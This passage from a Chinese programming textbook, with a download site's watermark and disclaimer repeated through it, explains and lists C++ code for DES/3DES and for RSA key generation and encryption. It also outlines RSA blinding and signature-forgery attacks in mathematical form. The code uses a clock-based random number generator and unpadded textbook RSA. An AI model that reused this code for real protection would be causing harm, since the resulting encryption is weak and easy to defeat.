        13, 8, 10, 1, 3, 15, 4, 2, 11, 6, 7, 12, 0, 5, 14, 9,
        //S 盒 3
        10, 0, 9, 14, 6, 3, 15, 5, 1, 13, 12, 7, 11, 4, 2, 8,
        13, 7, 0, 9, 3, 4, 6, 10, 2, 8, 5, 14, 12, 11, 15, 1,
        13, 6, 4, 9, 8, 15, 3, 0, 11, 1, 2, 12, 5, 10, 14, 7,
        1, 10, 13, 0, 6, 9, 8, 7, 4, 15, 14, 3, 11, 5, 2, 12,
        //S 盒 4
        7, 13, 14, 3, 0, 6, 9, 10, 1, 2, 8, 5, 11, 12, 4, 15,
        13, 8, 11, 5, 6, 15, 0, 3, 4, 7, 2, 12, 1, 10, 14, 9,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        10, 6, 9, 0, 12, 11, 7, 13, 15, 1, 3, 14, 5, 2, 8, 4,
        3, 15, 0, 6, 10, 1, 13, 8, 9, 4, 5, 11, 12, 7, 2, 14,
        // S 盒 5
        2, 12, 4, 1, 7, 10, 11, 6, 8, 5, 3, 15, 13, 0, 14, 9,
        14, 11, 2, 12, 4, 7, 13, 1, 5, 0, 15, 10, 3, 9, 8, 6,
        4, 2, 1, 11, 10, 13, 7, 8, 15, 9, 12, 5, 6, 3, 0, 14,
        11, 8, 12, 7, 1, 14, 2, 13, 6, 15, 0, 9, 10, 4, 5, 3,
        // S 盒 6
        12, 1, 10, 15, 9, 2, 6, 8, 0, 13, 3, 4, 14, 7, 5, 11,
        10, 15, 4, 2, 7, 12, 9, 5, 6, 1, 13, 14, 0, 11, 3, 8,
        9, 14, 15, 5, 2, 8, 12, 3, 7, 0, 4, 10, 1, 13, 11, 6,
        4, 3, 2, 12, 9, 5, 15, 10, 11, 14, 1, 7, 6, 0, 8, 13,
        // S 盒 7
        4, 11, 2, 14, 15, 0, 8, 13, 3, 12, 9, 7, 5, 10, 6, 1,
        13, 0, 11, 7, 4, 9, 1, 10, 14, 3, 5, 12, 2, 15, 8, 6,
        1, 4, 11, 13, 12, 3, 7, 14, 10, 15, 6, 8, 0, 5, 9, 2,
        6, 11, 13, 8, 1, 4, 10, 7, 9, 5, 0, 15, 14, 2, 3, 12,
        // S 盒 8
        13, 2, 8, 4, 6, 15, 11, 1, 10, 9, 3, 14, 5, 0, 12, 7,
        1, 15, 13, 8, 10, 3, 7, 4, 12, 5, 6, 11, 0, 14, 9, 2,
        7, 11, 4, 1, 9, 12, 14, 2, 0, 6, 10, 13, 15, 3, 5, 8,
        2, 1, 14, 7, 4, 10, 8, 13, 15, 12, 9, 0, 3, 5, 6, 11
};
```

上面程序主要定了 S 盒 S_Box。每个 S 盒是一个 4 行、16 列的表。盒中每一项都是一个 4bit 的数。S 盒的 6 个输入确定了其对应的输出在哪一行哪一列。关于 S 盒的具体讲解请参考 3.2.1 小节的说明。

```
typedef bool (*PSubKey)[16][48];
enum {ENCRYPT,DECRYPT};
static bool SubKey[2][16][48]; // 16 圈子密钥
static bool Is3DES;              // 3 次 DES 标志
static char Tmp[256], deskey[16];
static void DES(char Out[8], char In[8], const PSubKey pSubKey, bool Type);  // 标准 DES 加/解密
static void SetKey(const char* Key, int len);                               // 设置密钥
static void SetSubKey(PSubKey pSubKey, const char Key[8]);                  // 设置子密钥
static void F_func(bool In[32], const bool Ki[48]);                         // f 函数
static void S_func(bool Out[32], const bool In[48]);                        // S 盒代替
static void Transform(bool *Out, bool *In, const char *Table, int len);     // 变换
static void Xor(bool *InA, const bool *InB, int len);                       // 异或
static void RotateL(bool *In, int len, int loop);                           // 循环左移
static void ByteToBit(bool *Out, const char *In, int bits);                 // 字节组转换成位组
static void BitToByte(char *Out, const bool *In, int bits);                 // 位组转换成字节组
//DES 加解密函数（可适用长明文）
bool DES_Act(char *Out,char *In,long datalen,const char *Key,int keylen,bool Type = ENCRYPT);
```

上面的函数主要声明了 DES 算法所需的函数。为了使读者有整体的理解，把这些函数罗列在此，下面具体讲解函数的实现。

```
// 字节组转换成位组
void ByteToBit(bool *Out, const char *In, int bits)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
{
    for(int i=0; i<bits; ++i)
        Out[i] = (In[i>>3]>>(i&7)) & 1;
}
// 位组转换成字节组
void BitToByte(char *Out, const bool *In, int bits)
{
    memset(Out, 0, bits>>3);
    for(int i=0; i<bits; ++i)
        Out[i>>3] |= In[i]<<(i&7);
}
```

上面的程序是实现字节组转换成位组和位组转换成字节组的功能函数。在大部分函数中都会使用这两个函数，因为转换后才能进行相应的算法操作。

```
// 变换函数
void Transform(bool *Out, bool *In, const char *Table, int len)
{
    for(int i=0; i<len; ++i)
        Tmp[i] = In[ Table[i]-1 ];
    memcpy(Out, Tmp, len);
}
// 异或函数的实现
void Xor(bool *InA, const bool *InB, int len)
{
    for(int i=0; i<len; ++i)
        InA[i] ^= InB[i];
}
// 循环左移函数
void RotateL(bool *In, int len, int loop)
{
    memcpy(Tmp, In, loop);
    memcpy(In, In+loop, len-loop);
    memcpy(In+len-loop, Tmp, loop);
}
```

上面程序实现了变换函数、异或函数和循环左移函数。变换函数 Transform 功能是实现各个表中的位置变换，以实现打乱顺序的作用。

异或函数 Xor 的主要功能是将两个数组 InA 和 InB 进行异或运算，结果输出在数组 InA 中。

循环左移函数 RotateL 功能是将输入的数组进行移位，参数 In 是输入的数组，参数 loop 是移位的位数，参数 len 是移位的长度。

```
//S 替代的实现
void S_func(bool Out[32], const bool In[48])
{
    // 48bit 输入根据 S 盒转变为 32bit 输出
    for(char i=0,j,k; i<8; ++i,In+=6,Out+=4) {
        j = (In[0]<<1) + In[5];
        k = (In[1]<<3) + (In[2]<<2) + (In[3]<<1) + In[4];
        ByteToBit(Out, &S_Box[i][j][k], 4);
    }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
}
//F 函数的实现
void F_func(bool In[32], const bool Ki[48])
{
    static bool MR[48];
    Transform(MR, In, Extension_Table, 48);// 根据扩展置换表变换位置
    Xor(MR, Ki, 48);
    S_func(In, MR);                         // 调用S盒替换
    Transform(In, In, P_Table, 32);         // 根据P盒置换变换位置
}
```

上面的程序主要实现了S盒替换函数和F函数。S盒替换函数功能主要是根据S盒的设计将48bit的输入变为32bit的输出。参数In是输入的48bit数组，参数Out是输出的32bit数组。

F函数是整个DES加密法中最重要的部分。参数In是32bit的输入，参数Ki是由初始密钥导出的第i轮子密钥，F函数输出的32bit存在于In数组中。此函数的实现过程为，首先经过一个扩展运算，然后进行S盒替换，再进行P盒置换。其中，扩展运算与P盒置换的主要作用是增加算法的扩展效果。

```
// 设置子密钥
void SetSubKey(PSubKey pSubKey, const char Key[8])
{
    static bool K[64], *KL=&K[0], *KR=&K[28];
    ByteToBit(K, Key, 64);                  //转换格式
    Transform(K, K, PCK_Table, 56);
    // 由56bit 密钥产生48bit 子密钥
    for(int i=0; i<16; ++i) {
        RotateL(KL, 28, LOOP_Table[i]); // 进行循环移位
        RotateL(KR, 28, LOOP_Table[i]);
        Transform((*pSubKey)[i], K, PCC_Table, 48);
    }
}
// 设置密钥
void SetKey(const char* Key, int len)
{
    // 判断输入的长度是否为16bit而选择3次DES加密
    memset(deskey, 0, 16);
    memcpy(deskey, Key, len>16?16:len);
    SetSubKey(&SubKey[0], &deskey[0]); // 设置子密钥
    Is3DES = len>8 ? (SetSubKey(&SubKey[1], &deskey[8]), true) : false;
}
```

上面程序主要实现设置子密钥函数和设置密钥函数。设置子密钥函数SetSubKey实现流程是：首先调用Transform函数根据密钥置换表将DES的密钥由64bit减至56bit，然后将56bit密钥分成两部分，每部分28bit。然后，根据轮数表，调用RotateL函数分别将两部分密钥循环左移1位或2位。最后根据压缩置换表进行变换位置和选择子密钥。

设置密钥函数SetKey功能是判断输入的密钥长度是否大于16bit，如果大于16bit，则采取3次DES加密。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// DES 加解密函数
void DES(char Out[8], char In[8], const PSubKey pSubKey, bool Type)
{
    static bool M[64], tmp[32], *Li=&M[0], *Ri=&M[32];
    ByteToBit(M, In, 64);
    Transform(M, M, IP_Table, 64);        // 根据初始置换表进行变换位置
    if( Type == ENCRYPT ){                // 进行加密操作
        for(int i=0; i<16; ++i) {
            memcpy(tmp, Ri, 32);
            F_func(Ri, (*pSubKey)[i]); // 调用 F 函数加密
            Xor(Ri, Li, 32);
            memcpy(Li, tmp, 32);
        }
    }else{ // 进行解密操作
        for(int i=15; i>=0; --i) {
            memcpy(tmp, Li, 32);
            F_func(Li, (*pSubKey)[i]); // 调用 F 函数解密
            Xor(Li, Ri, 32);
            memcpy(Ri, tmp, 32);
        }
    }
    Transform(M, M, IPR_Table, 64);
    BitToByte(Out, M, 64);
}
```

上面程序是实现 DES 加密/解密函数的功能函数。程序流程是：首先调用 Transform 函数根据初始置换表进行位置变换。然后开始 16 轮的循环运算，每轮循环中，调用 F 函数进行加密或者解密。最后调用 Transform 函数根据逆初始置换表进行位置变换，再进行位组到字节组的转换，输出的就是密文或者解密文了。

```
// DES 加解密函数（可以对长明文分段加密）
bool DES_Act(char *Out, char *In, long datalen, const char *Key, int keylen, bool Type)
{
    if( !( Out && In && Key && (datalen=(datalen+7)&0xfffffff8) ) )
        return false;
    SetKey(Key, keylen); // 设置密钥
    if( !Is3DES ) {        // 1 次 DES
        for(long i=0,j=datalen>>3; i<j; ++i,Out+=8,In+=8)
            DES(Out, In, &SubKey[0], Type);
    } else{    // 3 次 DES 加密:加(key0)-解(key1)-加(key0) 解密:解(key0)-加(key1)-解(key0)
        for(long i=0,j=datalen>>3; i<j; ++i,Out+=8,In+=8) {
            DES(Out, In, &SubKey[0], Type);
            DES(Out, Out, &SubKey[1], !Type);
            DES(Out, Out, &SubKey[0], Type);
        }
    }
    return true;
}
```

上面的函数主要功能是调用 DES 函数对输入的明文进行加密操作。参数 Out 是输出的数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

组，参数 In 是输入的数组，参数 datalen 是输入的数组长度，参数 Key 是加密密钥，参数 keylen 是密钥长度，参数 Type 是加密/解密标志位。程序首先根据密钥长度调用 SetKey 函数设置密钥，然后根据输出 Is3DES 变量调用 DES 函数进行 1 次或 3 次 DES 加密/解密。

```
void main( )
{
    // 密钥设置
    char key[]={0,2,1,0,9,4,5,1,7,8,5,0,7,2,8};
   // 设置明文
    char plain_text[]=" Welcome to DES world! It is wonderful! ";
    char encrypt_text[255]; // 密文
    char decrypt_text[255]; // 解密文
    memset(encrypt_text,0,sizeof(encrypt_text));
    memset(decrypt_text,0,sizeof(decrypt_text));
    printf("\nDES 加密前的明文:\n");
    printf("%s\n\n",plain_text);
    // 进行 DES 加密
    DES_Act(encrypt_text, plain_text, sizeof(plain_text), key, sizeof(key), ENCRYPT);
    printf("\nDES 加密后的密文:\n");
    printf("%s\n\n",encrypt_text);
    DES_Act(decrypt_text, encrypt_text, sizeof(plain_text), key, sizeof(key), DECRYPT);
    printf("\n 解密后的输出:\n");
    printf("%s",decrypt_text);
    getchar( );
}
```

上面程序是主函数，主要演示了 DES 加密和解密的过程。首先定义了密钥 key、明文 plain_text、密文 encrypt_text 和解密后的明文 decrypt_text。然后调用 DES_Act 函数加密明文并输出。最后再次调用 DES_Act 函数对密文进行解密，并输出结果与原来输入的明文进行比较。

3.2.3 DES 实例运行结果

在命令行提示符下输入 DES.exe，显示如图 3-8 所示。从结果可以看出，明文经过加密后是完全不可认的。再次经过解密，输出的结果和输入的明文一致。



图 3-8 DES 加密程序示例

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.3 RSA 加密程序实例

3.3.1 RSA 加密原理

RSA 算法是第一个出现的较完善的公开密钥算法，它既能用于加密也能用于数字签名。在已提出的公开密钥算法中，RSA 是最容易理解和实现的。RSA 以它的 3 个发明者 Ron Rivest、Adi Shamir 和 Leonard Adleman 的名字命名。该算法已经经受了多年深入的密码分析，虽然密码分析者既不能证明也不能否定 RSA 的安全性，但这恰恰说明该算法有一定的可信度。下面从几个方面具体讲解 RSA 算法。

1. RSA 算法基础

RSA 的安全基于大数分解的难度。其公钥和私钥是一对大素数的函数。从一个公开的密钥和密文中恢复出明文的难度等价于分解两个大素数之积。

为了产生两个密钥，选取两个大素数：p 和 q。为了获得最大程度的安全性，两数的长度一样。计算乘积

$$n = pq$$

然后随机选取加密密钥 e，使 e 和$(p-1)(q-1)$互素。最后用欧几里德扩展算法计算解密密钥 d，以满足

$$ed = 1 \bmod ((p-1)(q-1))$$

则

$$d = e^{-1} \bmod ((p-1)(q-1))$$

注意，d 和 n 也互素。e 和 n 是公钥，d 是私钥。两个素数 p 和 q 不再需要，它们应该被舍弃，但绝不可泄露。

加密消息 m 时，首先将它分成比 n 小的数据分组（采用二进制数，选取小于 n 的 2 的最大次幂），也就是说，p 和 q 为 100bit 的素数，那么 n 将有 200bit。每个消息分组 m_i 应小于 200bit 长（如果需要加密固定的消息分组，那么可以在它的左边填充一些“0”并确保该数比 n 小）。加密后的密文 c，将由相同长度的分组 c_i 组成。加密公式简化为：

$$c_i = m_i^e (\bmod n)$$

解密消息时，取每一个加密后的分组 c_i 并计算：

$$m_i = c_i^d (\bmod n)$$

由于

$$c_i^d = (m_i^e)^d = m_i^{ed} = m_i^{k(p-1)(q-1)+1} = m_i \times m_i^{k(p-1)(q-1)} = m_i \times 1 = m_i \text{，全部} (\bmod n)$$

这个公式能恢复出明文。RSA 算法总结如表 3-1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表 3-1　　RSA 算法描述

公钥	n：两大素数 p 和 q 的乘积（p 和 q 必须保密）
	e：与$(p-1)(q-1)$互素
私钥	d：$e^{-1}((\mathrm{mod}(p-1)(q-1)))$
加密	$c=m^e \bmod n$
解密	$m=c^d \bmod n$

2．RSA 的安全性

RSA 的安全性完全依赖于分解大数的难度。从技术上来说这是不正确的，这只是一种推测。在数学上从未证明过需要分解 n 才能从 c 和 e 中计算出 m。用一种完全不同的方法来对 RSA 进行密码分析还只是一种想象。如果这种新方法能让密码分析者推算出 d，它也可作为分解大数的一种新方法。

也可通过猜测$(p-1)(q-1)$的值来攻击 RSA，但这种攻击没有分解 n 容易。分解 n 是最显而易见的攻击方法。攻击者手中有公开密钥 e 和模数 n，要找到解密密钥 d，他们就必须分解 n。目前 129 位十进制数字的模式是能分解的临界值。所以，n 应该大于这个数。

对密码分析者而言，他有可能会尝试每一种可能的 d，直到获得正确的一个。这种穷举攻击没有试图分解 n 更有效。

3．RSA 的攻击方法

有些攻击专门针对 RSA 的实现。它们不攻击基本的算法，而是攻击协议。仅会使用 RSA 而不重视它的实现是不够的，实现细节也很重要。下面举几个例子进行说明。

（1）A 在 B 的通信过程中进行窃听，设法成功选取了一个用 B 的公钥密钥加密的密文 c，A 想解出明文。从数学上讲，A 想得到 m，这里：

$$m = c^d$$

为了恢复出 m，A 首先选取一个随机数 r，满足 r 小于 n。A 得到 B 的公钥 e，然后计算

$$x = r^e \bmod n$$
$$y = xc \bmod n$$
$$t = r^{-1} \bmod n$$

如果 $x = r^e \bmod n$，那么 $r = x^d \bmod n$。

现在 A 让 B 用他的私钥对 y 签名，以便解密 y（B 必须对消息，而非消息的 Hash 值签名）。注意，B 以前从未见过 y。B 发给 A：

$$u = y^d \bmod n$$

现在 A 计算：

$$tu = r^{-1}y^d = r^{-1}x^d c^d = c^d = m \bmod n$$

因此 A 获得明文 m。

（2）T 是一个公开的计算机公证人。如果 A 打算让一份文件被公证，将文件发送给 T，T 将它用 RSA 进行数字签名，然后发送回来。（这里没有使用单向 Hash 函数，T 用它的私钥加密整个消息）。

M 想让 T 对一个 T 本来不愿签名的消息签名，或许他有一个假的时间标记，或是另外的人所为。不管是何种理由，如果允许 T 选择，那么他是绝不会对它签名的。将这个消息称

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

作 m'。

首先 M 选取任意一个值 x，计算 $y = x^e \bmod n$。他能很容易地获得 e，这是 T 的公开密钥，必须公开以便来验证他的签名。然后，计算 $m = ym' \bmod n$，并将 m 发送给 T 并让 T 对它签名。T 回送 $m^d \bmod n$，现在 M 计算$(m^d \bmod n)\,x^{-1} \bmod n$，它等于$(m')^d \bmod n$，是 m'的签名。

实际上，M 有几种方法可用来完成相同的事，利用的缺陷都是指数运算保持了输入的乘积结构，即是：

$$(xm)^d = x^d m^d \bmod n$$

（3）E 想让 A 对 m_3 签名。他产生两份消息 m_1、m_2，满足

$$m_3 = m_1 m_2 \pmod n$$

如果他能让 A 对 m_1 和 m_2 签名，则他能计算 m_3：

$$m_3{}^d = \left(m_1{}^d \bmod n\right)\left(m_2{}^d \bmod n\right)\left(\bmod n\right)$$

因此，绝对不要对一个陌生人提交给你的随机消息进行签名，如果要签名，则应总是首先利用一个单向 Hash 函数对消息进行 Hash 变换。

3.3.2 RSA 程序实例与分析

在本小节中，具体讲解 RSA 加密/解密程序，并在程序段中详细进行了分析，（读者）可以根据实例和分析对 RSA 加密/解密过程和原理有更加深刻的理解。完整的程序请到人民邮电出版社的网站上下载。

RSA 程序工程结构如表 3-2 所示。

表 3-2　　RSA 工程结构

工程文件名	说　明
Bignum.h	大数类 CBigNum 和 CbigNumString 的类声明
Bignum.cpp	大数类 CBigNum 和 CbigNumString 的类实现
RSA.cpp	RSA 算法的实现

由于工程比较大，所以只是简单讲解实现 RSA 算法的 RSA.cpp 文件中的函数和用法。关于大数类运算实现的源文件请到人民邮电出版社的网站上下载。

源文件：RSA.cpp

```
#include <string.h>
#include <stdio.h>
#include <time.h>
#include "bignum.h"
#define MAXPRIMECOUNT 1000                        // 寻找素数的最大次数
unsigned int nSmallPrimes[MAXPRIMECOUNT][2]; // 小素数数组
unsigned int nPrimeCount = 0;                     // 寻找素数的次数
```

上面的程序主要包含了大数类头文件，定义了相关变量。宏定义 MAXPRIMECOUNT 表示寻找素数的最大次数。变量 nSmallPrimes 表示小素数组。变量 nPrimeCount 表示寻找素数的次数。

```
// 寻找小素数
void MakeSmallPrimes( )
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
{
    unsigned int n;
    unsigned int j;
    nPrimeCount = 3;
    // 首先定义几个小素数
    nSmallPrimes[0][0] = 2;
    nSmallPrimes[1][0] = 3;
    nSmallPrimes[2][0] = 5;
    nSmallPrimes[0][1] = 4;
    nSmallPrimes[1][1] = 9;
    nSmallPrimes[2][1] = 25;
    // 开始寻找素数
    for (n=7; nPrimeCount < MAXPRIMECOUNT; n+=2)
    {
        for (j=0; nSmallPrimes[j][1] < n; j++)
        {
            if (j>= nPrimeCount)            // 如果大于当前素数组标号，则返回
            {
                return;
            }
            if (n % nSmallPrimes[j][0]==0) // 如果不是素数，则退出循环
            {
                break;
            }
        }
        // 找到素数，设置素数
        if (nSmallPrimes[j][1] > n)
        {
            nSmallPrimes[nPrimeCount][0] = n;
            nSmallPrimes[nPrimeCount++][1] = n*n;
        }
    }
}
```

上面的程序是实现寻找小素数并存储在小素数组中的功能函数。程序首先设置几个小素数，然后从小素数开始循环寻找比较大的素数，寻找次数为 MAXPRIMECOUNT。如果找到一个素数，则存储到 nSmallPrimes 中。

```
// 生成随机大数
CBigNum GenerateBigRandomNumber(unsigned short nBytes)
{
    CBigNum Result=0U; // 初始化大数
    int i;
    clock_t ctStart;
    unsigned long ctr=0;
    // 设置时间间隔
    clock_t ctInterval = CLOCKS_PER_SEC / 50 + 1;
    for (i=0; i<nBytes*2; i++)
    {
        ctStart = clock( );
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        // 等到大于时间间隔再开始
        while (clock( ) - ctStart < ctInterval)
            ctr++;
        ctr = (ctr % 33) & 0xF;
        Result <<= 4U;    // 大数左移 4 位
        Result |= ctr;    // 做或运算
    }
    putchar('\n');
    return Result;        // 返回大数
}
```

上面的程序是实现求随机大数的功能函数。参数 nBytes 表示大数的位数。程序流程是：首先初始化大数和求大数的时间间隔。然后循环求解大数，在每次循环中，等到时间间隔足够大的时候再开始，再进行大数左移和或运算。等循环结束时，就求出了对应位数的大数。

```
// 生成大素数
CBigNum FindABigPrime(unsigned short nBytes)
{
    CBigNum nBig, nBig2;
    DWORD j;
    DWORD nTestCount = 0;
    DWORD nLehmanCount = 0;
    clock_t ctStartTime = clock( ); // 记录开始时间
    DWORD nOffset=0;
    bool bPrime=false;            // 素数标志位
    // 开始寻找对应位数的大素数
    for (nBig = GenerateBigRandomNumber(nBytes) | 1U; !bPrime; nBig+=2U, nOffset+=2)
    {
        nTestCount++;
        for (j=0; j<nPrimeCount; j++)
        {
            // 如果不是大素数，则退出循环
            if (nBig % nSmallPrimes[j][0] == 0)
            {
                break;
            }
        }
        if (j<nPrimeCount)
            continue;
        nLehmanCount++;
        nBig2 = (nBig - 1U) / 2U;
        // 设置一些随机的素数
        DWORD arnLehmanPrimes[] = { 89, 5179, 25981, 25439, 25013, 25667, 27397 };
        // 初始化大数组
        CBigNum LehmanResults[sizeof(arnLehmanPrimes) / sizeof(arnLehmanPrimes[0])];
        nBig2 = nBig - 1U;
        bPrime = true;
        for (j=0; j<sizeof(arnLehmanPrimes) / sizeof(arnLehmanPrimes[0]); j++)
        {
            // 开始生成大素数
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            LehmanResults[j] =
                CBigNum(arnLehmanPrimes[j]).PowMod(nBig2, nBig, CLOCKS_PER_SEC);
            if (LehmanResults[j] == nBig2)
            {
            }
            else if (LehmanResults[j] == 1U)
            {
            }
            else // 不是大素数
            {
                bPrime = false;
                break;
            }
        }
        // 找到大素数
        if (bPrime)
        {
            break;
        }
    }
    return nBig; // 返回大素数
}
```

上面的程序是实现生成大素数的函数。输入参数 nBytes 指定生成大素数的位数。程序的流程是：首先生成随机的一个大数，在小素数表中进行比较求余，如果余数为零，则说明不是素数，退出循环。然后使用比较生成的素数再次寻找指定位数的大素数。最后，当找到指定位数的大素数时输出结果。注意，每次搜寻大素数时偏移量为 2。

```
    // 生成公钥和私钥
    void GenKeyPair(CBigNum &PublicMod, CBigNum &PublicKey, CBigNum &PrivateKey, CBigNum &P,
CBigNum &Q, unsigned int nByteCount = 32)
    {
        if (0U==(P | Q))
        {
            P=FindABigPrime(nByteCount); // 生成 nByteCount 位的大素数
            Q=FindABigPrime(nByteCount); // 生成 nByteCount 位的大素数
            PublicKey=GenerateBigRandomNumber(nByteCount) | 1U;
        } else {
            PublicKey |= 1U;
        }
        PrivateKey = (P-1U) * (Q-1U);                          // 初始化私钥
        while (PublicKey > PrivateKey)
            PublicKey=GenerateBigRandomNumber(nByteCount-1) | 1U;
        while(CBigNum::gcd(PublicKey,PrivateKey) != 1U)  // 生成公钥
            PublicKey+=2;                                       // 累加直至互素
        PrivateKey = PublicKey.Inverse(PrivateKey);            // 生成私钥
        PublicMod = P*Q;                                        // 公钥 n 的生成
}
```

上面的程序是实现生成公钥和私钥的功能函数。参数 PublicMod 表示公钥中的 *n*；参数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

PublicKey 表示公钥中的 e；参数 PrivateKey 代表私钥 d；参数 P 表示随机大素数 p；参数 Q 表示随机大素数 q；参数 nByteCount 表示生成大素数的位数。程序流程是：首先调用 FindABigPrime 函数生成两个随机大素数 P 和 Q，然后使用这两个数生成私钥 PrivateKey，接着使用 CbigNum 类中的方法 gcd 生成公钥 PublicKey，最后两个大素数相乘生成公钥 PublicMod。

```
// 生成特定格式的公钥和私钥
void GenerateKeys(CBigNumString &PublicMod, CBigNumString &PublicKey, CBigNumString &PrivateKey, unsigned short nBytes)
{
    CBigNum PubMod, PubKey, PriKey, PriP, PriQ;
    MakeSmallPrimes( );                                    // 生成一些小素数
    GenKeyPair(PubMod, PubKey, PriKey, PriP, PriQ, nBytes); // 生成公钥和私钥
    // 将公钥和私钥转换成十六进制形式
    PublicMod = PubMod.ToHexString( );
    PublicKey = PubKey.ToHexString( );
    PrivateKey = PriKey.ToHexString( );
}
```

上面的程序是实现生成特定格式的公钥和私钥的功能函数。由于公钥和私钥在网络传输的要求，因此有时要求转换成特定的格式。CbigNumString 类是存储大数的字符串类，可以以直观的形式按要求显示大数。程序的流程是：首先调用 MakeSmallPrimes 函数生成一些小素数，然后调用 GenKeyPair 函数生成公钥和私钥，最后将公钥和私钥转换成十六进制储存在 CbigNumString 类中。

```
CBigNumString strMod, strPubKey, strPriKey; // 初始化大数字符变量
//RSA 加密函数
void RSAEncrypt(char *publickey,char *publicmod, char *output, unsigned int *outputlen, char *input, unsigned int inputlen)
{
    CBigNum Transform;
    CBigNum PubMod, PubKey;
    CBigNumString strTransform;
    // 将公钥转换成大数
    PubMod = CBigNum::FromHexString(publicmod);
    PubKey = CBigNum::FromHexString(publickey);
    // 转换输入的明文
    Transform = Transform.FromByteString(input);
    // 使用 RSA 加密明文
    Transform = Transform.PowMod(PubKey,PubMod);
    // 将密文转换成十六进制的字符
    strTransform = Transform.ToHexString( );
    // 输出密文长度
    *outputlen = strlen((const char*)strTransform)+1;
    // 输出密文
    memcpy(output,(const char*)strTransform,(*outputlen)+1);
}
```

上面的程序是实现 RSA 加密的功能函数。参数 publickey 和 publicmod 是加密所需公钥；参数 output 是输出的密文；参数 outputlen 是输出密文的长度；参数 input 是输入的明文；参

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

数 inputlen 是输入的明文长度。程序流程是：首先将字符型公钥转换成大数型，然后使用 RSA 算法调用大数类中的 PowMod 方法对明文进行加密。最后输出十六进制形式的密文和密文长度。

```
// RSA 解密
void RSADecrypt(char *output, unsigned int *outputlen, char *input, unsigned int inputlen)
{
    CBigNum Transform;
